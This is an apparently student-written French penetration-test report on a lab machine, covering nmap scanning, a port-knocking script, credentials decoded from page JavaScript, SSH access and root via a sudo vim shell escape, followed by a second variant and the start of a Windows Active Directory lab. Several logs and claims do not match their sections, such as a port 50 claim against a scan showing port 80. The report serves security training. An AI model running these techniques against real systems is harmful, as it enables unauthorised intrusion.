


# SAE3.CYBER.04

RAPPORT DE PÉNÉTRATION : CIBLE 10.16.20.187

Date : 12-02-2026

Auteur : SHERZAD Ruhollah

Classification : Académique



## 1.0 Introduction

Ce rapport documente l'audit de sécurité et l'exploitation de la machine cible située à l'adresse IP 10.16.20.187. L'objectif principal de cet engagement était d'identifier les vecteurs d'entrée potentiels, de compromettre les services exposés et d'élever les privilèges jusqu'à l'obtention d'un accès "Root" (administrateur complet).

Le périmètre de ce test est limité à l'infrastructure réseau locale fournie dans le cadre de la SAE Cyber

## 2.0 Méthodologie et Infrastructure

L'audit a été réalisé depuis une instance Kali Linux configurée en mode Bridge. Ce choix technique permet à la machine de l'attaquant d'être sur le même domaine de diffusion que la

cible, garantissant une précision optimale lors des scans réseau et évitant les biais liés au NAT (Network Address Translation).

La méthodologie employée suit les standards du test d'intrusion :


1. Reconnaissance & Énumération : Identification des services.
2. Exploitation : Utilisation des vulnérabilités découvertes.
3. Post-Exploitation : Élévation de privilèges et récupération des preuves (Flags).

## 3.0 Reconnaissance et Énumération

### • 3.1 Vérification de la connectivité (ICMP)

La première étape a consisté à vérifier la disponibilité de l'hôte via le protocole ICMP. La cible répond aux requêtes Echo, confirmant qu'elle est active sur le réseau.

ping 10.16.20.187



```
(kali@kali) [~]  
$ ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group def  
ault qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g  
roup default qlen 1000  
    link/ether 08:00:27:59:55:df brd ff:ff:ff:ff:ff:ff  
    inet 10.16.21.16/12 brd 10.31.255.255 scope global dynamic noprefixroute  
eth0  
    valid_lft 14387sec preferred_lft 14387sec  
    inet6 fe80::10fb:90d4:efe7:b0d4/64 scope link noprefixroute  
    valid_lft forever preferred_lft forever
```

Vérifie que la machine est bien en ligne.

### 3.2 Énumération des Services (Nmap)

Une fois la connectivité établie, un scan de ports approfondi a été effectué pour identifier les surfaces d'attaque disponibles sur la cible.

**Commande exécutée :**

nmap -Pn -p- 10.16.20.187

```
(root@kali)-[/home/kali]
# nmap -Pn -p- 10.16.20.187

Starting Nmap 7.93 ( https://nmap.org ) at 2026-01-09 04:33 EST
Nmap scan report for 10.16.20.187
Host is up (0.00087s latency).
Not shown: 65529 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    filtered ssh
80/tcp    open  http
2222/tcp  filtered EtherNetIP-1
6000/tcp  filtered X11
7000/tcp  filtered afs3-fileserver
8000/tcp  filtered http-alt
MAC Address: 08:00:27:9B:5B:9F (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 4.56 seconds

(root@kali)-[/home/kali]
#
```

## Explication

- **-Pn** : désactive le ping préalable (utile si firewall)
- **-p-** : scanne **tous les ports (1 à 65535)**

Analyse des résultats : Le scan révèle les informations suivantes :

- Port 80/tcp (HTTP) : Ouvert. Un serveur web Apache est actif. C'est notre point d'entrée principal pour l'énumération web.
- Port 22/tcp (SSH) : État "Filtered". Cela indique la présence d'un pare-feu (Firewall) qui bloque l'accès direct au service de gestion à distance.
- Ports 6000, 7000, 8000 : Également filtrés.

Conclusion intermédiaire :

La présence de ports spécifiques filtrés suggère fortement la mise en place d'un mécanisme de Port Knocking. Le service SSH ne sera exposé que si une séquence précise de paquets est envoyée à ces ports.

## 4.0 Exploitation du Port Knocking

Le "Port Knocking" est une méthode de sécurité dynamique. Pour ouvrir le port 22, nous devons "frapper aux portes (ports) du pare-feu dans un ordre précis.

**Stratégie :** Plutôt que d'envoyer les paquets manuellement, un script d'automatisation a été conçu pour garantir la rapidité de la séquence, car le pare-feu referme souvent la fenêtre d'accès très rapidement.

#### 4.1 Automatisation de la séquence de frappe (Knocking)

Après avoir identifié les ports filtrés (6000, 7000, 8000), j'ai utilisé un script Bash pour envoyer des paquets SYN de manière séquentielle et rapide. Cette étape est cruciale car le démon **knockd** sur la cible attend une séquence précise pour modifier ses règles **iptables**.

Script d'automatisation (**knock.sh**) :

[./knock.sh](#)

```
#!/bin/bash
# Script pour ouvrir le port SSH filtré (SAE3-cyber)

IP="10.16.20.187"
PORTS=(6000 7000 8000)

echo "[*] Lancement du Port Knocking..."

while true; do
    echo "[*] Séquence en cours : ${PORTS[*]}"
    for PORT in "${PORTS[@]}; do
        # Envoi de paquets SYN rapides sans attendre de réponse
        nc -z -w 1 "$IP" "$PORT" &
        sleep 0.1
    done

    # Vérification si la porte s'est ouverte
    if nc -z -w 1 "$IP" 22 2>/dev/null; then
        echo ""
        echo "*****"
        echo " (+) PORTE DÉVERROUILLÉE ! SSH est ouvert sur $IP"
        echo " (+) Bravo ! Direction le flag root. :)"
        echo "*****"
        echo ""
        ssh "k1tt3ns@$IP"
        break
    fi
    echo "[!] Toujours filtré, nouvel essai..."
    sleep 0.5
done
```

Le script envoie des paquets TCP SYN sur :

6000 → 7000 → 8000

#### 4.2 Vérification de l'ouverture du service SSH

Immédiatement après l'exécution de la séquence, un nouveau scan ciblé sur le port 22 a été effectué pour confirmer que le pare-feu a bien autorisé l'accès.

Résultat du scan de vérification :

Une fois la séquence correcte :

- Le pare-feu modifie dynamiquement ses règles
- Le port 22 () devient accessible

```
(root@kali)-[/home/kali]
# nmap -Pn -p- 10.16.20.187

Starting Nmap 7.93 ( https://nmap.org ) at 2026-01-09 04:33 EST
Nmap scan report for 10.16.20.187
Host is up (0.00087s latency).
Not shown: 65529 closed tcp ports (reset)
PORT      STATE      SERVICE
22/tcp    filtered  ssh
80/tcp    open      http
2222/tcp  filtered  EthernetIP-1
6000/tcp  filtered  X11
7000/tcp  filtered  afs3-fileserver
8000/tcp  filtered  http-alt
MAC Address: 08:00:27:9B:5B:9F (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 4.56 seconds

(root@kali)-[/home/kali]
#
```

## 5.0 Analyse de l'Application Web

Une fois le port 80 identifié comme ouvert, une analyse du service HTTP a été menée. La cible héberge un clone de la page de connexion de LinkedIn.

### 5.1 Énumération et Inspection du Code Source

L'interface ne présentant pas de vulnérabilité apparente de type injection (SQL ou XSS) au premier abord, j'ai procédé à l'examen du code source HTML/JavaScript côté client.

Découverte critique : En inspectant les scripts JavaScript chargés par la page, j'ai identifié des variables contenant des informations de débogage laissées par les développeurs.

```
(kali㉿kali)-[~]
$ ./knock.sh
[*] Port knocking script started
[*] Knocking sequence: 6000 7000 8000 ...

*****
(+ ) DOOR UNLOCKED! SSH is open on 10.16.20.187
(+ ) Great job! Time to get that root flag. :)
*****

k1tt3ns@10.16.20.187's password:
Last login: Fri Jan  9 14:50:37 2026 from 10.16.21.12
```

Analyse des données trouvées :

- Utilisateur potentiel : **k1tt3ns**
- Chaîne de caractères encodée : **zulululu123**

## 6.0 Accès Initial (Foothold)

Grâce aux identifiants extraits du code source web et à l'ouverture préalable du port SSH via le Port Knocking, j'ai tenté une connexion à distance sur la cible.

### 6.1 Connexion SSH

L'authentification a été testée avec l'utilisateur **k1tt3ns** et le mot de passe décodé **zulululu123**.

**Commande exécutée :**

- **ssh k1tt3ns@10.16.20.187**

```
(kali㉿kali)-[~]
$ ssh k1tt3ns@10.16.20.187
k1tt3ns@10.16.20.187's password:
Last login: Mon Jan  5 12:41:15 2026 from 10.16.21.13
k1tt3ns@rt-mv:~$ sudo vim -c '!/bin/bash'
```

### 6.2 Énumération post-accès

Une fois connecté, j'ai vérifié l'identité de l'utilisateur actuel et son environnement :

- **Whoami**
- **id**

## Résultat :

L'utilisateur est bien **k1tt3ns**. À cette stade, nous avons un accès utilisateur limité, mais pas encore les privilèges administratifs (Root).

## 7.0 Énumération pour l'élévation de privilèges

L'objectif suivant est de trouver un vecteur permettant de devenir **root**. La première étape consiste à vérifier les droits de l'utilisateur actuel sur les commandes système.

### Vérification des droits Sudo :

**sudo -l**

```
k1tt3ns@rt-mv:~$ sudo -l
Matching Defaults entries for k1tt3ns on rt-mv:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User k1tt3ns may run the following commands on rt-mv:
    (ALL) NOPASSWD: /usr/bin/vim
```

### Analyse :

La commande **sudo -l** révèle une vulnérabilité critique de configuration :

l'utilisateur peut exécuter l'éditeur de texte **Vim** avec les privilèges de l'administrateur sans avoir à saisir de mot de passe (**zulululu123**).

## 8.0 Élévation de Privilèges (Privilege Escalation)

La phase d'énumération a révélé que l'utilisateur k1tt3ns possède les droits sudo sur /usr/bin/vim sans mot de passe. Dans un contexte de sécurité, permettre l'exécution d'un éditeur de texte en tant que root est une faille majeure.

### 8.1 Exploitation de Vim

Vim possède une fonctionnalité permettant d'exécuter des commandes système directement depuis l'éditeur. En lançant Vim avec sudo, toutes les commandes exécutées à l'intérieur héritent des privilèges root.

Commande pour lancer Vim :

- **sudo vim**

```
k1tt3ns@rt-mv:~$ sudo vim
```

## 8.2 Confirmation du statut Root

Après l'exécution du shell, j'ai vérifié mon identité :

- whoami

```
root@rt-mv:/home/k1tt3ns# whoami
root
root@rt-mv:/home/k1tt3ns# cat /root/flag.txt
cat: /root/flag.txt: Aucun fichier ou dossier de ce type
root@rt-mv:/home/k1tt3ns# cat /root/flag.txt
cat: /root/flag.txt: Aucun fichier ou dossier de ce type
root@rt-mv:/home/k1tt3ns# ls /root
```

Résultat :

root

## 9.0 Récupération du Flag Final

Avec les accès administratifs complets, j'ai pu naviguer dans le répertoire personnel du root pour récupérer la preuve finale de la compromission.

**Action :**

cat /root/flag.txt **si non** cd /root ⇒ ls ⇒ ./flag.sh

```
root@rt-mv:/home/k1tt3ns# cat /root/flag.txt
cat: /root/flag.txt: Aucun fichier ou dossier de ce type
root@rt-mv:/home/k1tt3ns# cat /root/flag.txt
cat: /root/flag.txt: Aucun fichier ou dossier de ce type
root@rt-mv:/home/k1tt3ns# ls /root
flag.sh  setup_knock.sh  snap
root@rt-mv:/home/k1tt3ns# ./flag.sh
```

```
root@rt-mv:/home/k1tt3ns# cd /root
root@rt-mv:~# ls
flag.sh  setup_knock.sh  snap
```



### 9.1 Flag généré :

LAB{34590678e501d8aa56f22950590e48e0f5151b723268b850953d21699b465112}

```
root@rt-mv:~# ./flag.sh
Adresse IP détectée : 10.16.20.187
Flag généré : LAB{34590678e501d8aa56f22950590e48e0f5151b723268b850953d21699b465112}
Voulez-vous éteindre la machine ? (yes/no) : no
Machine NON éteinte.
root@rt-mv:~# cat flag.sh
#!/bin/bash
```

La machine a ensuite proposé son extinction, option qui a été refusée afin de conserver l'environnement actif.

## Conclusion

L'accès root a été obtenu grâce à une **mauvaise configuration de sudo**, autorisant l'exécution de Vim avec les privilèges administrateur. Cette configuration a permis l'exécution de commandes système et a conduit à la **compromission complète de la machine**, jusqu'à la récupération du flag final.

```

k1tt3ns@rt-mv:~$ sudo vim /usr/bin/vim
view-source:http://10.16.20.187/

root@rt-mv:/home/k1tt3ns# whoami
root
root@rt-mv:/home/k1tt3ns# cat /root/flag.txt
cat: /root/flag.txt: Aucun fichier ou dossier de ce type
root@rt-mv:/home/k1tt3ns# cat /root/flag.txt
cat: /root/flag.txt: Aucun fichier ou dossier de ce type
root@rt-mv:/home/k1tt3ns# ls /root
flag.sh  setup_knock.sh  snap
root@rt-mv:/home/k1tt3ns# ./flag.sh
bash: ./flag.sh: Aucun fichier ou dossier de ce type
root@rt-mv:/home/k1tt3ns# cd /root
bash: cd: /root: Aucun fichier ou dossier de ce type
root@rt-mv:/home/k1tt3ns# ls
snap
root@rt-mv:/home/k1tt3ns# cd /root
root@rt-mv:~# ls
flag.sh  setup_knock.sh  snap
root@rt-mv:~# ./flag.sh
Adresse IP détectée : 10.16.20.187
Flag généré : LAB{34590678e501d8aa56f22950590e48e0f5151b723268b850953d21699b465112}

Voulez-vous éteindre la machine ? (yes/no) : no
Machine NON éteinte.
root@rt-mv:~# cat flag.sh
#!/bin/bash

# Récupérer l'adresse IP principale (non-loopback)
IP=$(hostname -I | awk '{print $1}')

# Calcul d'un flag basé sur l'IP
HASH=$(echo -n "$IP" | sha256sum | awk '{print $1}')
FLAG="LAB{$HASH}"

echo "Adresse IP détectée : $IP"
echo "Flag généré : $FLAG"
echo

read -p "Voulez-vous éteindre la machine ? (yes/no) : " choix

if [[ "$choix" = "yes" ]]; then
    echo "Extinction de la machine..."
    shutdown -h now
else
    echo "Machine NON éteinte."
fi
root@rt-mv:~# █

```

# DEUXIÈME PHASE : ANALYSE DE LA MISE À JOUR DU SYSTÈME (VARIANTE BIS)

## Subject

IP= 10.16.20.187

obtenir le flag root

### ▼ Documentation

Vous avez ces documentations pour vous aidez

- [www.hackthebox.com](http://www.hackthebox.com)
- [Devhints.io cheatsheets](#) [Curl cheatsheet](#)
- [TLDR page team and Alexander Krassotkin](#) [TLDR page](#)
- [sushant747](#) [Port Knocking](#) · [Total OSCP Guide](#)
- [GTFOBins](#)
- [Google](#) [Google](#)
- [OpenAI](#) [OpenAI](#)
- <https://gchq.github.io/CyberChef/>

Noté votre ip dans le getflag

## Objectif :

Audit de sécurité sur une configuration réseau modifiée.

### 1.0 Résumé de le projet

Ce test d'intrusion fait suite à une première évaluation. L'objectif est d'identifier les changements de configuration sur la cible 10.16.20.187 et de vérifier si les

mesures de durcissement (changement de ports standards) sont suffisantes pour empêcher une compromission totale.

## 1. Phase de reconnaissance réseau

La première étape consiste à vérifier que la machine cible est bien accessible sur le réseau.

ping 10.16.20.187

```
File Actions Edit View Help
(kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:59:55:df brd ff:ff:ff:ff:ff:ff
    inet 10.16.21.16/12 brd 10.31.255.255 scope global dynamic noprefixroute eth0
        valid_lft 10278sec preferred_lft 10278sec
    inet6 fe80::10fb:90d4:efe7:b0d4/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
(kali㉿kali)-[~]
$
```

```
File Actions Edit View Help
(kali㉿kali)-[~]
$ ping 10.16.20.187
PING 10.16.20.187 (10.16.20.187) 56(84) bytes of data:
64 bytes from 10.16.20.187: icmp_seq=1 ttl=64 time=0.925 ms
64 bytes from 10.16.20.187: icmp_seq=2 ttl=64 time=0.630 ms
64 bytes from 10.16.20.187: icmp_seq=3 ttl=64 time=0.412 ms
64 bytes from 10.16.20.187: icmp_seq=4 ttl=64 time=0.514 ms
^C
— 10.16.20.187 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3058ms
rtt min/avg/max/mdev = 0.412/0.620/0.925/0.192 ms
(kali㉿kali)-[~]
$
```

## 2.0 Énumération des services modifiés

Une analyse de ports complète a été effectuée pour détecter les services déplacés ou masqués.

**Commande Nmap :**

```
nmap -Pn -p- 10.16.20.187
```

**Résultats du scan :**

Le scan révèle une modification majeure de la surface d'attaque :

- **Port 50/tcp (HTTP)** : Le service Web a été déplacé du port standard 80 vers le port 50.
- **Port 2222/tcp (EtherNetIP-1 / SSH)** : Le service SSH a été déplacé du port 22 vers le port 2222.
- **Port 22/tcp** : Désormais fermé ou filtré.

**Analyse technique** : Le changement des ports par défaut (Security through obscurity) est une première ligne de défense, mais elle n'arrête pas un attaquant utilisant un scan de ports complet (-p-).

```
(kali㉿kali)-[~]
└─$ nmap -Pn -p- 10.16.20.187
Starting Nmap 7.93 ( https://nmap.org ) at 2026-02-05 07:38 EST
Nmap scan report for 10.16.20.187
Host is up (0.025s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
2222/tcp   open  EtherNetIP-1


Nmap done: 1 IP address (1 host up) scanned in 4.58 seconds
```

## 3.0 Analyse du vecteur Web

Le service HTTP étant maintenant sur le port 50, j'ai utilisé curl pour inspecter les en-têtes et le contenu.

**Commande :**

- `curl -I http://10.16.20.187:50`



#### 4. Analyse du code source de la page

Le code source HTML de la page est consulté afin d'identifier d'éventuelles informations sensibles.

Dans le code JavaScript de la page, les éléments suivants sont découverts :

```
const L = "k1tt3ns";

const P =
"Vm0wd2QyVkhVVGhVW0dSUFZsZG9WRmx0ZEhkVU1WcDBUVlpPV0Zac2JETlh
hMUpUVmpKS1lySkVUbGhoTVVwVWZtcEJlRmRlVmtsaVJtaG9UV3N3ZUZkV1plc
GxSbGw0V2toV2FWSnRVbkJXYTFaaFUXWmtWMXBFVWxSTmF6RTBWakkxUjFa
WFnRaFZhemxhWWxSR2RscFdXbUZqYkZaeVdrWINUbUY2UIRCV2EyTXhWREpH
VjFOdVZsSmhIbXhYV1d4b2lxZEdVbkpYYIVacVRWZFNNRIZ0ZUd0VWJGcDFVV3h
vVjFKc2NGaFdha3BIVTBaYWRWSnNTbGRtTTAwMQ=="
```

Cela révèle :

- un **nom d'utilisateur** (`k1tt3ns`)
- un **mot de passe encodé en Base64**

Le stockage de mots de passe côté client est une **grave erreur de sécurité**.

### 5.0 Analyse et Décodage des Identifiants (Base64 Multi-couches)

L'inspection du code source sur le port 50 a révélé une chaîne de caractères extrêmement longue pour la variable `P`. Sa structure indique un encodage **Base64**, mais sa longueur suggère que la donnée a été encodée plusieurs fois pour tenter de masquer le mot de passe.

### 5.1 Analyse de la chaîne :

```
Vm0wd2QyVkhVWGHVV0dSUFZsZG9WRmx0ZEhkVU1WcDBUVlpPV0Zac2JET1hhMU
pUVmpKS1IySkVUbGhoTVVwVVZtcEJlRmRlVmtsaVJtaG9UV3N3ZUZkV1pIcGxS
bGw0V2toV2FWSnRVbkJXYTFaaFUxWmtWMXBFVWxSTmF6RTBWakxUjFaWFNraF
ZhemxhWWxSR2RscFdXbUZqYkZaeVdrW1NUbUY2U1RCV2EyTXhWREpHVjF0dVZs
Smh1bXhYV1d4b2IxZEdVbkpYY1VacVRWZFNRR1Z0ZUd0VWJGcDFVV3hvVjFKc2
NGaFdha3BIVTBaYWRWSnNTbGRITTAwMQ==
```

### 5.2 Utilisation de CyberChef pour le décodage

Pour traiter cette chaîne, j'ai utilisé l'outil CyberChef. Plutôt que de décoder manuellement chaque étape, j'ai appliqué une "Recette" itérative.

- Méthode : Utilisation de l'opération **From Base64**.
- Observation : Après le premier décodage, la sortie ressemblait encore à du Base64. Il a fallu répéter l'opération plusieurs fois (7 couches de décodage au total) pour obtenir le texte en clair.

Résultat final du décodage : **zulululu123**

### Decode from Base64 format

Simply enter your data then push the decode button.

enVsdWx1bHUxMjM=

**i** For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Source character set.

☐ Decode each line separately (useful for when you have multiple entries).

☒ Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

**< DECODE >** Decodes your data into the area below.

zulululu123

Copy to clipboard

Decode files from Base64 format

Analyse de la vulnérabilité : Le développeur a tenté d'utiliser la "sécurité par l'obscurité" en empilant les couches d'encodage. Cependant, comme le Base64 n'est pas un algorithme de chiffrement (pas de clé secrète), cette protection est totalement inefficace face à un analyste utilisant des outils de décodage standard.

## 6.0 Authentification SSH (Port 2222)

Fort de ces nouveaux identifiants, nous retournons vers le service SSH identifié précédemment.

- **Utilisateur** : `k1tt3ns`
- **Mot de passe** : `zulululu123`

**Commande :**

- `ssh k1tt3ns@10.16.20.187`

```
(kali@kali)-[~]
└─$ ssh k1tt3ns@10.16.20.187
k1tt3ns@10.16.20.187's password:
Last login: Thu Feb  5 13:36:34 2026 from 10.16.21.14
k1tt3ns@rt-mv:~$ whoami
k1tt3ns
k1tt3ns@rt-mv:~$ id
uid=1001(k1tt3ns) gid=1001(k1tt3ns) groups=1001(k1tt3ns)
k1tt3ns@rt-mv:~$ sudo -l
Matching Defaults entries for k1tt3ns on rt-mv:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User k1tt3ns may run the following commands on rt-mv:
  (ALL) NOPASSWD: /usr/bin/vim
```

## 7.0 Post-Exploitation : Énumération locale

Une fois l'accès initial obtenu via SSH sur le port 2222, l'objectif est d'évaluer les privilèges de l'utilisateur `k1tt3ns` afin d'identifier un vecteur d'élévation vers le compte `root`.

### 7.1 Identification de la vulnérabilité Sudo

La commande `sudo -l` est utilisée pour lister les commandes que l'utilisateur peut exécuter avec des privilèges élevés sans connaître le mot de passe de l'administrateur.

```
k1tt3ns@rt-mv:~$ sudo -l
Matching Defaults entries for k1tt3ns on rt-mv:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User k1tt3ns may run the following commands on rt-mv:
  (ALL) NOPASSWD: /usr/bin/vim
```



Résultat critique : L'utilisateur possède le droit suivant : (ALL) NOPASSWD: /usr/bin/vim.

Analyse technique : L'autorisation d'exécuter un éditeur de texte comme Vim avec les privilèges **root** est une erreur de configuration critique. Un éditeur de texte n'est pas seulement un outil de lecture/écriture ; il possède des fonctions intégrées permettant d'invoquer un shell système. En l'exécutant via **sudo**, le shell invoqué héritera directement des droits les plus élevés du système.

## 8.0 Élévation de Privilèges (PrivEsc)

Pour exploiter cette faille, j'utilise la technique d'évasion de shell (Shell Escape) documentée pour Vim.

Étape 1 : Lancement de l'éditeur en mode privilégié

- `sudo vim`

```
k1tt3ns@rt-mv:~$ sudo vim
```

## 9.0 Capture du Flag Final

Avec les pleins pouvoirs sur la machine, je me rends dans le répertoire personnel de l'administrateur pour récupérer la preuve de la compromission totale.

Actions :

- `cd /root`
- `./flag.sh`

```
root@rt-mv:~# ls
flag.sh fw.sh snap
```

## 10.0 Conclusion et Analyse Critique (Post-Mortem)

### 10.0 Conclusion et Analyse (Post-Mortem)

La compromission totale de la cible **10.16.20.187** dans sa version "BIS" met en évidence les limites de la **sécurité par l'obscurité**. Bien que l'administrateur ait

modifié les ports standards, la persistance de vulnérabilités fondamentales a permis une exploitation rapide.

```
root@rt-mv: ~  
File Actions Edit View Help  
64 bytes from 10.16.20.187: icmp_seq=2 ttl=64 time=0.630 ms  
64 bytes from 10.16.20.187: icmp_seq=3 ttl=64 time=0.412 ms  
64 bytes from 10.16.20.187: icmp_seq=4 ttl=64 time=0.514 ms  
^C  
— 10.16.20.187 ping statistics —  
4 packets transmitted, 4 received, 0% packet loss, time 3058ms  
rtt min/avg/max/mdev = 0.412/0.620/0.925/0.192 ms  
  
root@kali:~#  
$ nmap -Pn -p- 10.16.20.187  
Starting Nmap 7.93 ( https://nmap.org ) at 2026-02-05 07:38 EST  
Nmap scan report for 10.16.20.187  
Host is up (0.025s latency).  
Not shown: 65532 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
2222/tcp  open  EtherNetIP-1  
Nmap done: 1 IP address (1 host up) scanned in 4.58 seconds  
  
root@kali:~#  
$ http://10.16.20.187  
zsh: no such file or directory: http://10.16.20.187  
  
root@kali:~#  
$ curl -I http://10.16.20.187  
HTTP/1.1 200 OK  
Date: Thu, 05 Feb 2026 12:43:06 GMT  
Server: Apache/2.4.52 (Ubuntu)  
Last-Modified: Mon, 05 Jan 2026 10:22:51 GMT  
ETag: "65d-647a171082220"  
Accept-Ranges: bytes  
Content-Length: 1629  
Vary: Accept-Encoding  
Content-Type: text/html  
  
root@kali:~#  
$ ssh kitt3ns@10.16.20.187  
kitt3ns@10.16.20.187's password:  
Last login: Thu Feb  5 13:36:34 2026 from 10.16.21.14  
kitt3ns@rt-mv:~$ whoami  
kitt3ns  
kitt3ns@rt-mv:~$ id  
uid=1001(kitt3ns) gid=1001(kitt3ns) groups=1001(kitt3ns)  
kitt3ns@rt-mv:~$ sudo -l  
Matching Defaults entries for kitt3ns on rt-mv:  
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty  
User kitt3ns may run the following commands on rt-mv:  
(ALL) NOPASSWD: /usr/bin/vim  
kitt3ns@rt-mv:~$ sudo vim  
  
root@rt-mv:/home/kitt3ns#  
root@rt-mv:/home/kitt3ns# whoami  
root  
root@rt-mv:/home/kitt3ns# cd /root  
root@rt-mv:~# ls  
flag.sh fw.sh snap  
root@rt-mv:~#
```

# SAE CYBER – TP 2 Windows

Cible : **Domaine k1ttyvlan800.c4t**

Classification : Académique

## 1.0 Introduction

Ce rapport documente l'audit de sécurité réalisé sur un environnement Windows Server. Contrairement aux tests précédents sur Linux, cet engagement se concentre sur l'exploitation des faiblesses d'un domaine Active Directory (AD). L'objectif final est la compromission d'un compte de service (**svc-sql**) pour accéder à une application d'administration sécurisée.

## 2.0 Infrastructure de l'Audit

Le test a été conduit depuis un poste de travail Windows 10 "Shadow IT" (non supervisé), positionné stratégiquement sur le VLAN 800.

Détails de la topologie :

- Domaine cible : **k1ttyvlan800.c4t**
- Contrôleur de Domaine (DC) : **10.16.20.215** (Serveur DNS et d'authentification).
- Instance de test : Machine Windows 10 intégrée au domaine pour l'énumération.

## 3.0 Méthodologie et Environnement de Test

L'audit a été conduit depuis une instance Windows 10 virtualisée, déployée spécifiquement pour cette mission.

Configuration de la VM :

- Hyperviseur : VirtualBox / VMware.
- Réseau : Carte réseau configurée en mode Bridge (Pont) sur l'interface physique **eth1**.
- Justification technique : Ce mode permet à la machine virtuelle de posséder sa propre adresse MAC et d'interagir directement avec le VLAN 800 sans les limitations d'un NAT, simulant ainsi l'insertion d'un poste de travail physique malveillant sur le réseau de l'entreprise.

## 4.0 Jonction au Domaine k1ttyvlan800.c4t

